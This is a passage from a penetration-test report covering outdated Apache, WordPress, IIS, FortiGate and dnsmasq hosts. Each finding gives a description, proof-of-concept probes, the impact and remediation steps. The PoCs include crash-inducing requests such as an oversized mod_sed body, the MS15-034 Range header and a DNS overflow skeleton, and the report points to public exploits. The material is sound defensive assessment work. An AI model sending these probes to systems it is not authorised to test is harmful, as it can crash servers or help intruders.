CWE	CWE-787: Out-of-bounds Write · CWE-190: Integer Overflow · CWE-908: Use of Uninitialized Resource

Description

Both hosts are running **Apache HTTP Server 2.4.52**, the last release before the security-critical **2.4.53** update. This version is affected by three vulnerabilities in bundled Apache modules, the most severe of which allows unauthenticated remote code execution via a memory corruption flaw in `mod_sed`.

All three CVEs were fixed exclusively in Apache 2.4.53 — there are no backported patches for 2.4.52.

CVE	CVSS	Module	Type	Description
<code>CVE-2022-23943</code>	9.8	<code>mod_sed</code>	Out-of-bounds Write (RCE / DoS)	An out-of-bounds write vulnerability in <code>mod_sed</code> allows an attacker to overwrite heap memory with attacker-controlled data, potentially leading to Remote Code Execution
<code>CVE-2022-22721</code>	9.1	Core	Integer Overflow (Buffer Overflow)	An integer overflow vulnerability is triggered when <code>LimitXMLRequestBody</code> is set to allow request bodies larger than 350MB. On 32-bit systems, a remote attacker can overflow a buffer and execute arbitrary code or crash the server
<code>CVE-2022-22719</code>	7.5	<code>mod_lua</code>	Use of Uninitialized Value (DoS)	A bug in <code>mod_lua</code> can cause a Denial of Service by triggering a read from a random memory area via a crafted request body passed to <code>r:parsebody</code>

CVE	CVSS	Module	Type	Description
CVE-2025-23048	9.1	mod_ssl	Access Control Bypass	In some mod_ssl configurations on Apache HTTP Server 2.4.35 through to 2.4.63, an access control bypass by trusted clients is possible using TLS 1.3 session resumption. Configurations are affected when mod_ssl is configured for multiple virtual hosts, with each restricted to a different set of trusted client certificates (for example with a different SSLCertificateFile/Path setting). In such a case, a client trusted to access one virtual host may be able to access another virtual host, if SSLStrictSNIVHostCheck is not enabled in either virtual host.

Regarding **CVE-2022-23943** specifically: `mod_sed` is an Apache module that provides GNU `sed`-like functionality, allowing manipulation of HTTP request and response streams. The vulnerability is caused by mishandling of buffers when processing large volumes of data — triggering an out-of-bounds write that can corrupt heap memory in an attacker-controlled manner. The vulnerability affects all Apache 2.4.x versions up to and including 2.4.52 when `mod_sed` is enabled.

Proof of Concept

Step 1 — Version detection via HTTP banner:

```
curl -s -I http://[Redacted] | grep Server
# Output: Server: Apache/2.4.52 (Ubuntu)

curl -s -I http://[Redacted] | grep Server
# Output: Server: Apache/2.4.52 (Ubuntu)
```

Step 2 — Check if `mod_sed` is enabled (required for CVE-2022-23943):

```
# On the target server, check loaded modules
apache2ctl -M 2>/dev/null | grep sed
# Output if vulnerable: sed_module (shared)
```

Step 3 — CVE-2022-23943: Trigger out-of-bounds write via oversized `mod_sed` input:

```
# Generate a large payload to trigger the mod_sed buffer mishandling
python3 -c "print('A' * 10000000)" > /tmp/large_payload.txt

# Send crafted request with oversized body to a mod_sed-filtered endpoint
curl -s -X POST http://[Redacted]/ \
-H "Content-Type: text/plain" \
--data-binary @/tmp/large_payload.txt \
-o /dev/null -w "HTTP Status: %{http_code}\n"
```

A vulnerable server may crash (HTTP 500 or no response), confirming the DoS component. Full RCE requires a more precisely crafted payload targeting the heap layout.

Step 4 — CVE-2022-22719: `mod_lua` DoS via crafted request body:

```
# Trigger uninitialized memory read via malformed multipart body to a Lua-handled endpoint
curl -s -X POST http://[Redacted]/lua-endpoint \
  -H "Content-Type: multipart/form-data; boundary=boundary" \
  --data $'--boundary\r\nContent-Disposition: form-data;\nname="data"\r\n\r\n\x00\x00\x00\x00\r\n--boundary--\r\n' \
  -w "HTTP Status: %{http_code}\n"
```

Impact

- **Remote Code Execution:** CVE-2022-23943 allows a remote attacker to execute arbitrary code on the system via an out-of-bounds write in `mod_sed`, granting the attacker full control of the web server process and all data it can access
- **Integer Overflow leading to RCE:** CVE-2022-22721 can be exploited remotely without authentication or user interaction, with high impact on both integrity and availability — on 32-bit systems with non-default `LimitXMLRequestBody` values, this leads to arbitrary code execution
- **Denial of Service:** CVE-2022-22719 allows any unauthenticated attacker to crash the web server process by sending a crafted request to any endpoint handled by `mod_lua`, causing service disruption for all hosted applications
- **Version Disclosure:** The `Server` response header actively advertises the exact Apache version to every client, allowing automated vulnerability scanners to immediately identify and target these hosts
- **Both hosts affected:** The identical version across `[Redacted]` and `[Redacted]` suggests a shared configuration or deployment template — remediation must be applied to both simultaneously to avoid a gap in coverage

Remediation

Immediate Actions

- ☐ **Upgrade Apache to 2.4.62 or later** on both affected hosts. Apache 2.4.53 is the minimum version that patches all three CVEs, but upgrading directly to the latest stable release is strongly preferred:

```
# Debian/Ubuntu
sudo apt update && sudo apt install apache2
apache2 -v # Verify version

# RHEL/CentOS/AlmaLinux
sudo dnf update httpd
httpd -v # Verify version
```

- ☐ **Disable `mod_sed`** immediately as a compensating control if patching cannot be performed right away — this eliminates the RCE attack surface for CVE-2022-23943:

```
# Debian/Ubuntu
sudo a2dismod sed
sudo systemctl restart apache2

# Verify mod_sed is no longer loaded
apache2ctl -M | grep sed
```

- ☐ **Restrict `LimitXMLRequestBody`** to its default value of `1000000` bytes (1 MB) to mitigate CVE-2022-22721 as a compensating control while patching is in progress:

```
# In httpd.conf or relevant VirtualHost config
LimitXMLRequestBody 1000000
```

Post-Upgrade Hardening

- ☐ **Suppress the Server version header** to prevent version fingerprinting after upgrading:

```
# In httpd.conf
ServerTokens Prod
ServerSignature Off
```

- ☐ **Audit all enabled Apache modules** and disable any that are not actively required — reducing the number of active modules directly reduces the attack surface
- ☐ **Implement a patch management process** to ensure Apache and system packages are reviewed and updated within 30 days of new security releases
- ☐ **Enable ModSecurity** or equivalent WAF capabilities to provide an additional detection and blocking layer for exploit attempts

References

- [CVE-2022-23943 — NVD](#)
- [CVE-2022-22721 — NVD](#)
- [CVE-2022-22719 — NVD](#)
- [Apache HTTP Server 2.4 Security Vulnerabilities](#)
- [JFrog Blog — Deep Dive into CVE-2022-23943](#)
- [Apache HTTP Server Latest Release](#)
- [CWE-787: Out-of-bounds Write](#)
- [CWE-190: Integer Overflow or Wraparound](#)

F-06 — Outdated and Vulnerable WordPress Core Installations Across Multiple Hosted Sites

Field	Details
Host	[Redacted]

Field	Details
Port	80/HTTP, 443/HTTPS
Severity	● Critical
CVSS v3	8.8 (CVE-2019-8942)
CVE	CVE-2019-8942 · CVE-2019-8943 · CVE-2022-21661 · CVE-2022-21662 · CVE-2022-21663 · CVE-2022-21664 · CVE-2024-31210
CWE	CWE-94: Improper Control of Code Generation · CWE-79: XSS · CWE-89: SQL Injection · CWE-918: SSRF · CWE-1395: Vulnerable Third-Party Component
Domains	www. [Redacted] · [Redacted].org · www. [Redacted].org · www. [Redacted] · www. [Redacted] · www. [Redacted] · [Redacted] · www. [Redacted] · [Redacted] · [Redacted] · www. [Redacted].org · [Redacted].com · [Redacted]

Description

The WordPress installations hosted across the 11 domains listed above are **all running outdated, unsupported versions of WordPress core**. Direct version fingerprinting confirmed **WordPress 4.9.26** on [www. \[Redacted\]](#) and [www. \[Redacted\]](#) ; the remaining sites were observed running other outdated versions across multiple older branches. The current stable release is **WordPress 6.9.x** (with 7.0 scheduled for May 2026); every confirmed version on this host is at least **two major branches behind** the current stable line.

The findings below focus on the confirmed 4.9.26 deployments because that branch is the most thoroughly documented and carries the largest known-CVE footprint of the versions observed. **Sites running other outdated versions are exposed to a different but overlapping set of CVEs** and require equivalent triage; per-site version inventory is the first item in the remediation checklist.

While 4.9.26 contains all backported security fixes that the WordPress core team chose to backport, the 4.9 branch is widely considered **unsupported in practice**: backports are issued at the team's discretion with no guarantee or timeline, several recent core CVEs have not been backported at all, and the broader plugin/theme ecosystem has long since stopped testing against 4.9.x. The 4.9 branch also predates a substantial body of architectural hardening (REST API permission tightening, application passwords, modern nonces, block editor sandboxing) that newer branches rely on as defense-in-depth. Equivalent or worse statements apply to any earlier branch detected on the other sites.

The CVEs below apply to the confirmed **4.9.26** deployments. Sites running other outdated branches will have a different (often overlapping) CVE list — the WPScan and Wordfence Intelligence references at the bottom of this finding can be used to map each site's exact version to its applicable CVEs.

CVE	CVSS	Type	Auth Required	Notes
CVE-2019-8942	8.8	Code Injection → Authenticated RCE	☒ Author or higher	The <code>_wp_attached_file</code> Post Meta entry can be set to an arbitrary string. Combined with CVE-2019-8943, allows execution of PHP code embedded in the EXIF metadata of an uploaded image. Public exploit and Metasploit module available (exploit/multi/http/wp_crop_rce). Affects WP < 4.9.9 — fixed in 4.9.9.

CVE	CVSS	Type	Auth Required	Notes
CVE-2019-8943	6.5	Path Traversal (chains with 8942)	✓ Author or higher	Path traversal in the image cropping function. Required to complete the 8942 exploitation chain.
CVE-2022-21661	8.0	SQL Injection via WP_Query	✗ (in some plugin paths) / ✓ (core)	SQLi exploitable when plugins or themes pass user-controlled values into WP_Query in specific patterns. Affects WP ≤ 5.8.2.
CVE-2022-21662	8.0	Stored XSS via post slugs	✓ Author or higher	Allows low-privilege authors to inject script that executes in the context of higher-privileged users (incl. administrators).
CVE-2022-21663	6.6	Object Injection (Multisite only)	✓ Super Admin	PHP object injection via plugin/theme slug parsing — relevant if the host runs multisite.
CVE-2022-21664	8.0	Blind SSRF / SQLi via WP_Meta_Query	Variable	Affects calls to WP_Meta_Query with attacker-controllable input.
CVE-2024-31210	8.8	Authenticated RCE via plugin upload (Admin-level)	✓ Administrator	Affects WP through 4.9.24 in the 4.9 branch (backport applied at 4.9.25). 4.9.26 should be patched against this specific CVE; sites running other versions must be checked individually.

Beyond the CVEs above, the 4.9 line is exposed to every core vulnerability disclosed since November 2017 that the WordPress security team **did not** elect to backport — a population that grows monotonically. The last backport to 4.9 was issued in **early 2024**; any core CVE disclosed after that point is, in practice, unpatched on this branch. Older branches detected on other sites have correspondingly longer unpatched windows.

The installations actively advertise their exact versions through the `<meta name="generator">` tag served on every page response, allowing automated scanners (WPScan, Nuclei templates, opportunistic botnets) to immediately fingerprint and queue these hosts for known-CVE exploitation.

Proof of Concept

Step 1 — Version fingerprinting via the generator meta tag:

```
# Confirm the WordPress version on each affected host
for host in www.[Redacted] www.[Redacted]/en/ www.[Redacted].org \
    www.[Redacted] www.[Redacted] [Redacted] \
    [Redacted] www.[Redacted].org \
    [Redacted].com [Redacted] [Redacted].org; do
    ver=$(curl -sk "https://$host" \
        | grep -oP 'name="generator" content="WordPress \K[0-9.]+ ' \
        | head -1)
    echo "$host: WordPress ${ver:- (no generator tag observed)}"
done
```

Representative responses confirmed multiple outdated versions across the affected sites, including WordPress 4.9.26 on `www.[Redacted]` and `www.[Redacted]`. Each of the 11 sites returned a generator tag placing it on an unsupported branch.

Step 2 — Cross-reference against the WordPress release history:

Detected versions were mapped against the [WordPress release archive](#) to confirm branch and release dates. Per-version CVE lists were then generated by cross-referencing against the [WPScan Vulnerability Database](#) and [Wordfence Intelligence](#).

Step 3 — Confirm the REST API is reachable for follow-on enumeration:

```
# REST API user enumeration (no exploitation, just reachability check)
curl -sk "https://www.[Redacted]/wp-json/wp/v2/users" -o /dev/null -w "%{http_code}\n"
# 200 = endpoint is reachable; this endpoint is the standard reconnaissance
starting point for follow-on attacks
```

 Testing was strictly limited to version fingerprinting and reachability checks. **No authentication attempts were made and no exploit payloads were sent against any of the 11 sites.**

Impact

- **Authenticated Remote Code Execution (CVE-2019-8942 chain):** On the confirmed 4.9.26 sites, any account with **Author privileges or higher** can achieve full RCE on the web server through the well-documented EXIF/path-traversal chain. A public Metasploit module (`exploit/multi/http/wp_crop_rce`) automates exploitation. Author-level accounts are commonly created on multi-author sites for content contributors and are a routine acquisition target for credential-stuffing attacks. Sites on other outdated branches will have their own equivalent or worse RCE paths.
- **Stored XSS leading to Administrator Compromise (CVE-2022-21662):** A low-privileged author can inject persistent JavaScript that executes in the browser context of any administrator who views the affected post. This is a direct path from low-privilege account compromise to full administrative takeover, which then unlocks every administrator-level RCE path in the WordPress ecosystem (plugin upload, theme editor, etc.).
- **SQL Injection and Blind SSRF (CVE-2022-21661 / CVE-2022-21664):** Depending on the plugin/theme footprint of each site, these may be reachable without authentication. Exploitation can extract database contents (user table, password hashes, secret keys from `wp_options`) and reach internal-only services from the compromised web server.
- **Plugin and Theme Vulnerability Surface (compounding):** WordPress core is only one component. None of the confirmed-outdated branches on this host can run current versions of most popular plugins, meaning these sites are necessarily running outdated plugin and theme versions in addition to outdated core. The plugin/theme attack surface on these branches is typically larger than the core attack surface and was not enumerated in this assessment.
- **Blast Radius — 11 Domains, One Server:** All 11 sites resolve to a single host (`[Redacted]`). A single successful exploit against any one site grants the attacker shell access to a server hosting **10 other client domains and their data**. Without strong filesystem-level isolation between the sites

(separate users, open_basedir, chroot, container, or VM), code execution against one client trivially compromises all of them.

- **Pivot to Internal Network:** The same host ([Redacted]) runs **cPanel (F-22)**, **Exim 4.96.2 (F-21)**, and **outdated WordPress (this finding)** — three independent paths to code execution as a constrained user, any of which is sufficient to begin local privilege escalation. Once root on [Redacted] is achieved, the attacker is positioned to attack internal-only subdomains (e.g., tickets.[Redacted]) that are not reachable from the outside.
- **Reputational and Legal Exposure:** Several of the affected sites belong to identifiable organizations (a medical clinic, a holding company, a sectoral association, a doctor's personal site). A compromise resulting in defacement, data leak, or malware injection on these sites carries direct reputational damage to [Redacted] as the hosting provider, and may trigger personal-data-breach notification obligations under Moroccan Law 09-08 (and GDPR, where EU data subjects are involved).

⚡ Even if the WordPress applications are isolated within containers or jails, a successful core compromise grants the attacker the same network position as the web server process — including the ability to reach internal subdomains and services that are not exposed to the public internet (e.g., tickets.[Redacted]).

Remediation

Immediate Actions

- ☐ **Inventory the deployment.** Confirm the exact WordPress core version, active theme, and active plugin list on each of the 11 sites. The plugin/theme footprint is almost certainly more vulnerable than core itself and must be triaged in parallel. The version inventory is also a precondition for accurately mapping per-site CVE exposure.
- ☐ **Audit each site for prior compromise** before upgrading. Indicators to check:
 - Unexpected administrator or super-admin accounts in wp_users / wp_usermeta
 - PHP files with recent modification timestamps in wp-content/uploads/ (this directory should never contain executable code)
 - Modifications to wp-config.php, index.php, or .htaccess after the original deployment date
 - Scheduled tasks (wp_options.cron) that reference unknown hooks
 - Outbound network activity from the web server to unexpected destinations (commonly indicates a webshell beacon)
- ☐ **Suppress the generator tag immediately** as a low-cost compensating control while the upgrade is planned:

```
// In each site's active theme functions.php, or in a must-use plugin
remove_action('wp_head', 'wp_generator');
add_filter('the_generator', '__return_empty_string');
```

Upgrade Path

- ☐ **Upgrade WordPress core** to the current stable branch (6.9.x as of May 2026). The recommended path on a long-stale install is:
 1. Take a full filesystem and database backup of each site.

2. Update plugins and themes to their **latest versions compatible with the currently installed core** first (this minimizes regression risk during the core upgrade).
3. Test the upgrade on a staging copy of one representative site before rolling out.
4. Upgrade core through the WP-CLI or admin dashboard:

```
# Per site, via WP-CLI (recommended)
wp core update --version=6.9 --force
wp core update-db
wp plugin update --all
wp theme update --all
```

5. Verify each site loads, the admin dashboard is reachable, and no fatal errors appear in the PHP error log.

- ☐ **Replace any plugins or themes that are incompatible with 6.9.** Plugins abandoned by their authors on older branches must be removed entirely or replaced with maintained alternatives. Continuing to run an abandoned plugin on a current core is a frequent attack path.

Long-Term Hardening

- ☐ **Enable automatic background updates for core, plugins, and themes** in `wp-config.php`:

```
// Enable major-version core auto-updates
define('WP_AUTO_UPDATE_CORE', true);

// In a must-use plugin to enable plugin/theme auto-updates
add_filter('auto_update_plugin', '__return_true');
add_filter('auto_update_theme', '__return_true');
```

- ☐ **Isolate each site at the filesystem level.** Run each site under a dedicated system user with no read access to other sites' directories, and configure PHP-FPM with separate pools per user. This limits the blast radius of a single-site compromise from "all 11 sites + the host" to "just the compromised site."
- ☐ **Disable the WordPress file editor** to prevent a compromised admin account from immediately writing PHP via the dashboard:

```
// In wp-config.php
define('DISALLOW_FILE_EDIT', true);
define('DISALLOW_FILE_MODS', true); // Optional but stronger – disables
plugin/theme installation entirely
```

- ☐ **Enforce strong authentication** on all WordPress accounts:
 - Require MFA on all administrator and editor accounts (e.g., the official Two-Factor plugin from the WordPress core team).
 - Restrict `wp-admin` and `wp-login.php` to a known IP allowlist where operationally feasible.
 - Apply rate limiting at the web server layer to `/wp-login.php` and `/xmlrpc.php` (or disable XML-RPC entirely if not in use).
- ☐ **Deploy a WAF in front of all hosted WordPress sites** (Cloudflare, ModSecurity with the OWASP CRS + WordPress rule set, or Wordfence) — this provides virtual patching for newly disclosed

core/plugin CVEs while the patch management process catches up.

- ☐ **Establish a documented patch SLA** for hosted WordPress sites (e.g., critical core patches applied within 7 days, plugin/theme updates within 30). The number and age of the installations in this finding indicate no such SLA is currently being enforced.

References

- [WordPress Security Releases & Changelog](#)
- [WordPress Release Archive](#)
- [WPScan Vulnerability Database — WordPress Core](#)
- [Wordfence Intelligence — WordPress Core CVE Index](#)
- [CVE-2019-8942 — RIPS Technologies original disclosure](#)
- [Metasploit Module — wp_crop_rce \(CVE-2019-8942\)](#)
- [WordPress 5.8.3 Security Release Notes — CVE-2022-21661 / 21662 / 21663 / 21664](#)
- [Qualys Advisory — CVE-2024-31210 Plugin Upload RCE](#)
- [OWASP Top 10 — A06:2021 Vulnerable and Outdated Components](#)
- [WordPress Hardening — Official Documentation](#)
- [CWE-94: Improper Control of Generation of Code](#)
- [CWE-1395: Dependency on Vulnerable Third-Party Component](#)

F-07 — Outdated Microsoft IIS Installation with Critical HTTP.sys Vulnerability

Field	Details
Host	[Redacted]
Port	78/HTTP
Severity	 Critical
CVSS v3	10.0 (CVSS:3.0/AV:N/AC:L/Au:N/C:C/I:C/A:C)](AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H)
CVE	CVE-2015-1635 (MS15-034)

Description

The target host is running an outdated version of **Microsoft IIS** that reached End of Life in 2023 and is vulnerable to **CVE-2015-1635**, a critical remote code execution vulnerability in the Windows `HTTP.sys` kernel driver, addressed by Microsoft security bulletin **MS15-034**.

The root cause is an integer overflow in the `HTTP.sys` component responsible for parsing HTTP `Range` headers. When a request is received with a `Range` value that references a byte offset at or near the maximum 64-bit unsigned integer value (`18446744073709551615`), the kernel-mode caching layer performs an arithmetic operation that overflows the integer boundary — resulting in a wildly incorrect memory allocation size. Because `HTTP.sys` runs as a Windows kernel driver with `SYSTEM`-level privileges, a crash causes an immediate **Blue Screen of Death (BSOD)** and full server reboot. Beyond denial of service, the vulnerability is classified by Microsoft as a remote code execution flaw, as the overflow condition may be leveraged by a sufficiently skilled attacker to execute arbitrary code in kernel context.

A public exploit has been available since April 2015: exploit-db.com/exploits/36773. A Metasploit module also exists, lowering the barrier to exploitation considerably.

 IIS is bound to a non-standard port (78). The vulnerability is unaffected by the port change — `HTTP.sys` parses the Range header at the kernel layer regardless of the listening port."

Proof of Concept

Step 1 — Confirm the version via HTTP banner:

```
curl http://[Redacted]:78/ -I -s | grep Server:  
# Example output: Server: Microsoft-IIS/8.5
```

Step 2 — Test for vulnerability using a safe Range header probe:

```
curl -v http://[Redacted]:78/ \  
-H "Host: [Redacted]" \  
-H "Range: bytes=0-18446744073709551615"
```

A response of `416 Requested Range Not Satisfiable`, or no response at all, confirms the server is vulnerable. A patched server returns `200 OK` and ignores the malformed range.

 Do not use Range values other than `bytes=0-18446744073709551615` for detection. Values with a non-zero lower bound will immediately crash the server (BSOD). The value above is the standard safe detection payload used by industry tools such as Nexpose and Nmap.

Impact

- **Denial of Service:** Any unauthenticated remote attacker can crash the server and force a full reboot with a single HTTP request, causing immediate service disruption and potential data loss for in-progress operations
- **Remote Code Execution:** Microsoft rates this vulnerability as RCE-class. The integer overflow occurs inside a kernel driver running as `SYSTEM`, meaning successful code execution grants the attacker the highest possible privilege level on the host with no authentication required
- **Widespread Exploitability:** Public exploits have been available since 2015, the vulnerability is trivially detectable, and it is regularly flagged as one of the most commonly found unpatched vulnerabilities on internet-facing hosts — making it a high-priority target for opportunistic attackers
- **Full Host Compromise:** Given the `SYSTEM`-level execution context, a successful RCE would result in complete control of the host, its data, and any services it provides — with a clear path to lateral movement across the network

Remediation

- ☐ **Apply the MS15-034 security patch** immediately. This is the definitive fix and should be the primary remediation action:
 - [Microsoft Security Bulletin MS15-034](#)
 - [KB3042553 — Direct download](#)

- ☐ **Upgrade Microsoft IIS** to version 10.0 (bundled with Windows Server 2019/2022) to move off an unsupported, End-of-Life platform and close all vulnerabilities accumulated since 2023
- ☐ **As an immediate compensating control** (if patching cannot be performed immediately), disable IIS Kernel-Mode Caching in the IIS Manager — note that this will degrade server performance:

IIS Manager → Sites → [Site] → Output Caching → Edit Feature Settings
→ Uncheck "Enable kernel cache"
- ☐ **Restrict access** to port 78 via firewall rules to trusted IP ranges while patching is in progress
- ☐ **Implement a regular patch management process** for all Windows and IIS components to prevent recurrence

References

- [CVE-2015-1635 — NVD](#)
- [MS15-034 — Microsoft Security Bulletin](#)
- [Exploit-DB — PoC Exploit #36773](#)
- [Metasploit Module — ms15_034_ulonglongadd](#)
- [CWE-190: Integer Overflow](#)

F-08 — Vulnerable FortiGate FGFM Service Exposed on Port 541

Field	Details
Host	[Redacted]
Port	541/TCP (FGFM over SSL)
Severity	 Critical
CVSS v3	9.8 (CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H)
CVE	CVE-2024-23113 · FG-IR-24-029 — Fortinet Official Advisory
CWE	CWE-134: Use of Externally-Controlled Format String

Description

The FortiGate device at [Redacted] is exposing the **FGFM (FortiGate-to-FortiManager) management protocol** on port 541/TCP to the public internet, and the installed version of FortiOS is vulnerable to **CVE-2024-23113**, a critical unauthenticated Remote Code Execution (RCE) vulnerability.

The root cause is a **format string vulnerability** (CWE-134) in the `fgfmd` daemon, the background service responsible for handling FortiGate-to-FortiManager communication. The daemon fails to properly validate externally-controlled format strings included in incoming FGFM protocol requests. An unauthenticated attacker can send a specially crafted packet over port 541 that causes `fgfmd` to interpret attacker-controlled data as a format string, leading to arbitrary memory reads, writes, and ultimately remote code execution with the privileges of the daemon.

The vulnerability affects FortiOS versions 7.4.0–7.4.2, 7.2.0–7.2.6, and 7.0.0–7.0.13, as well as FortiProxy, FortiPAM, and FortiSwitchManager across multiple version branches.

This vulnerability was added to CISA's Known Exploited Vulnerabilities catalog, confirming active real-world exploitation has occurred. Public PoC scripts are available on GitHub, significantly lowering the barrier to exploitation.

Proof of Concept

Vulnerability confirmation was performed using the public detection script by [p33d](#):

```
python3 POC-CVE-2024-23113.py
# When prompted, enter the target IP: [Redacted]
```

The script establishes a connection to port 541 using the FGFM protocol over SSL. It sends a specially crafted request to the `fgfmd` daemon and evaluates the server's response to determine whether the format string is processed unsafely. A vulnerable instance responds in a manner that confirms uncontrolled format string handling.

 The behaviour of the exploit differs slightly across FortiOS branches. On the 7.4 branch, Fortinet added certificate validation logic — meaning a connection cannot be established without a certificate explicitly permitted by an administrator. On the 7.0 branch, an unpatched instance accepts a self-signed certificate, while a patched one requires a CA-signed certificate.

Impact

- **Unauthenticated Remote Code Execution:** The vulnerability allows a remote attacker with no credentials to execute arbitrary code or commands on the device, threatening complete device takeover. No user interaction is required.
- **Full Firewall Compromise:** A compromised FortiGate effectively nullifies the organization's entire network perimeter — an attacker with control of the firewall can intercept all traffic, disable security rules, create VPN tunnels, and exfiltrate sensitive data silently.
- **Lateral Movement:** The attack paths for this vulnerability can be used for data exfiltration, data encryption, or network traversal. A threat actor with access to the FortiGate can pivot to any host on the internal network that the device routes traffic for.
- **Persistence Risk:** If exploitation has already occurred prior to patching, persistence may already be present — an update alone will not remediate a compromise. A full incident response investigation should be performed.
- **Actively Exploited in the Wild:** On 7 February 2024, CISA indicated that similar FortiOS vulnerabilities were used by state-sponsored threat actors (Volt Typhoon) to establish initial access to organization networks. This class of vulnerability is a high-priority target for advanced persistent threat (APT) groups.

Remediation

Immediate Actions

- ☐ **Upgrade FortiOS** to a patched version immediately. Fortinet recommends upgrading to FortiOS 7.4.3 or above, 7.2.7 or above, or 7.0.14 or above.
- ☐ **Restrict access to port 541** via an external firewall or ACL — the FGFM management protocol should never be accessible from the public internet:

```
# Block all external access to FGFM port
iptables -A INPUT -p tcp --dport 541 ! -s <trusted_fortimanager_ip> -j DROP
```

- ☐ **Apply the FGFM workaround** if an immediate upgrade is not feasible. Remove FGFM access from each internet-facing interface in the FortiGate CLI:

```
config system interface
  edit <interface_name>
    set allowaccess ping https ssh
    # Remove 'fgfm' from allowaccess
  next
end
```

 Removing FGFM access from interfaces will prevent FortiGate discovery from FortiManager, but connections originating *from* the FortiGate to FortiManager will continue to function normally.

- ☐ **Implement a local-in policy** to restrict FGFM connections to the specific IP address of the FortiManager console, reducing the attack surface even on patched devices.

Post-Remediation Actions

- ☐ **Investigate for prior compromise:** Review FortiGate system logs, configuration change history, and active sessions for signs of unauthorized access before and after the patch window
- ☐ **Rotate all credentials:** Reset admin passwords, VPN pre-shared keys, and any credentials stored on or managed by the device
- ☐ **Audit firewall rules and policies:** Verify no unauthorized rules, routes, or VPN tunnels were added
- ☐ **Engage incident response** if any indicators of compromise are found — given that persistence may survive patching, a clean-state rebuild may be necessary

References

- [CVE-2024-23113 — NVD](#)
- [FG-IR-24-029 — Fortinet Official Advisory](#)
- [watchTowr Labs — Deep Dive Analysis](#)
- [CISA KEV Catalog — CVE-2024-23113](#)
- [PoC Script — p33d/CVE-2024-23113](#)
- [CWE-134: Use of Externally-Controlled Format String](#)

F-09 — Outdated dnsmasq 2.49 with Heap Overflow RCE and Open Recursion Misconfiguration

Field	Details
Host	[Redacted]
Port	53/UDP, 53/TCP
Severity	 Critical

Field	Details
CVSS v3	9.8 (CVE-2017-14491)
CVE	CVE-2017-14491 · CVE-2009-2957 · CVE-2009-2958 · CVE-2013-0198
CWE	CWE-787: Out-of-bounds Write · CWE-476: NULL Pointer Dereference · CWE-284: Improper Access Control

Description

The DNS service on [Redacted] is running **dnsmasq 2.49**, a version released in **2009** and approximately **17 years outdated**. The current stable release is **2.90**. This installation carries multiple critical vulnerabilities disclosed across its lifetime, the most severe of which allows unauthenticated remote code execution by any attacker who can send a crafted DNS response.

In addition to the CVEs detailed below, the server is configured to **accept recursive DNS queries from untrusted IP addresses** (open recursion), making it a candidate for abuse as a reflector in DNS amplification DDoS attacks.

CVE	CVSS	Module / Component	Type	Description
CVE-2017-14491	9.8	DNS response parser	Heap Buffer Overflow (RCE/DoS)	A heap-based buffer overflow allows remote attackers to cause a denial of service or execute arbitrary code via a crafted DNS response . Affects all dnsmasq versions prior to 2.78, including 2.49
CVE-2009-2957	7.5	TFTP server	Heap Overflow (RCE)	A heap-based buffer overflow in <code>tftp_request</code> via a long filename in a TFTP packet allows remote attackers to execute arbitrary code when <code>--enable-tftp</code> is used . Fixed in 2.50
CVE-2009-2958	7.0	TFTP server	NULL Pointer Dereference (DoS)	A NULL pointer dereference in the TFTP handling code allows a remote attacker to crash the dnsmasq process. Reported independently alongside CVE-2009-2957 and fixed in 2.50
CVE-2013-0198	5.0	DNS recursion	Traffic Amplification (DoS)	dnsmasq before 2.66test2, when used with certain libvirt configurations, replies to queries from prohibited interfaces, allowing remote attackers to cause a denial of service via traffic amplification with spoofed DNS queries

Beyond the CVEs above, every vulnerability disclosed in dnsmasq between version 2.49 and the current 2.90 applies to this installation. The full list spans more than 30 additional CVEs accumulated over 17 years, several of which have public proof-of-concept exploits.

Proof of Concept

Step 1 — Version detection via CHAOS TXT query:

```
dig @[Redacted] version.bind CHAOS TXT | grep -oP '(?<=)"[^"]+''  
# Output: 2.49
```

Step 2 — Confirm open recursion (untrusted recursive queries accepted):

```
# Query for an external domain — a properly configured resolver should REFUSE this  
dig @[Redacted] google.com A  
  
# A vulnerable open resolver will return a valid DNS answer:  
# google.com. 300 IN A 142.250.x.x  
# HEADER: flags: qr rd ra ← "ra" flag means recursion is available to all
```

The presence of the `ra` (Recursion Available) flag in the response header, combined with a valid resolution result for an external domain, confirms the server is functioning as an open recursive resolver accessible from untrusted sources.

Step 3 — CVE-2017-14491: Verify heap overflow susceptibility:

The Google Security Team published a proof-of-concept as part of coordinated disclosure. A summary of the trigger mechanism is:

```
import socket  
import struct  
  
# Craft a DNS response with an oversized answer section targeting  
# the 2-byte heap overflow in the dnsmasq DNS response parser  
dns_response = (  
    b'\x00\x00'           # Transaction ID  
    b'\x85\x80'           # Flags: Response, Authoritative, Recursion Available  
    b'\x00\x01'           # Questions: 1  
    b'\x00\x01'           # Answers: 1  
    b'\x00\x00\x00\x00'   # Authority/Additional: 0  
    # [crafted oversized answer section triggering heap overflow]  
)  
  
# Send to dnsmasq on UDP port 53  
s = socket.socket(socket.AF_INET, socket.SOCK_DGRAM)  
s.sendto(dns_response, ('[Redacted]', 53))
```

A full working exploit is available from the Google Security Team's coordinated disclosure resources and has a EPSS exploitation probability of **60.19%** — placing it in the 98th percentile of all known CVEs by likelihood of in-the-wild exploitation.

 The full exploit for CVE-2017-14491 has been publicly available since October 2017.

Impact

- **Remote Code Execution:** CVE-2017-14491 allows remote attackers to cause a denial of service or execute arbitrary code via a crafted DNS response — requiring no authentication whatsoever. Any internet-connected attacker can trigger the heap overflow by responding to a DNS query that the dnsmasq instance initiates, or by sending a crafted packet directly
- **TFTP RCE:** CVE-2009-2957 provides a second, independent remote code execution path via the TFTP service — if dnsmasq was compiled with `--enable-tftp`, a long filename in a crafted TFTP request can overflow the heap and execute arbitrary code
- **DDoS Amplification:** An open resolver can be abused by threat actors to initiate a Denial of Service attack. DNS can have an amplification factor of up to 179 — meaning 1 byte of attacker traffic becomes up to 179 bytes directed at a victim. The open recursion configuration on this server makes it a ready participant in large-scale DDoS campaigns targeting third parties
- **DNS Cache Poisoning:** Allowing recursive DNS queries on open DNS servers creates a security vulnerability that can enable attackers to perform DNS cache poisoning, redirecting users of the resolver to attacker-controlled infrastructure
- **Service Disruption:** CVE-2009-2958 and CVE-2013-0198 provide two additional unauthenticated crash/DoS paths, allowing any remote attacker to terminate the DNS service and disrupt name resolution across all dependent systems
